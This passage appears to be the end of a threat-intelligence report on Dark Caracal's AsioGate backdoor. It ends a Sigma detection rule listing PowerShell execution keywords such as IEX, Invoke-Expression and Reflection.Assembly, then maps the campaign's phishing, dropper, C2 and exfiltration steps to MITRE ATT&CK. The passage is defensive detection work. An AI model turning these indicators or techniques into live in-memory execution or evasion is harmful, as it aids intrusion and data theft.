- 'Invoke-CimMethod'  
- 'Reflection.Assembly'  
- 'Runtime.InteropServices.DllImportAttribute'  
- 'SuspendThread'  
- 'IEX'  
- 'Invoke-Expression'  
condition: selection1 or selection2  
falsepositives: unknown  
level: high
```

Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment Dark Caracal uses financially themed phishing campaigns that include malicious SVG files for malware distribution.
Execution	T1204.002	User Execution: Malicious File Execution depends on user interaction with a malicious .rev file dropper.
Command and Control	T1095	Non-Application Layer Protocol The AsioGate backdoor establishes a TCP connection to the C2 server for command-and-control.
	T1573.001	Encrypted Channel: Symmetric Cryptography AsioGate establishes an encrypted channel communication with the C2 server using AES-128.
	T1105	Ingress Tool Transfer AsioGate can download additional files/payloads for execution on the victim's machine without user interaction.
Exfiltration	T1041	Exfiltration Over C2 Channel AsioGate steals data by exfiltrating it over the existing command and control channel.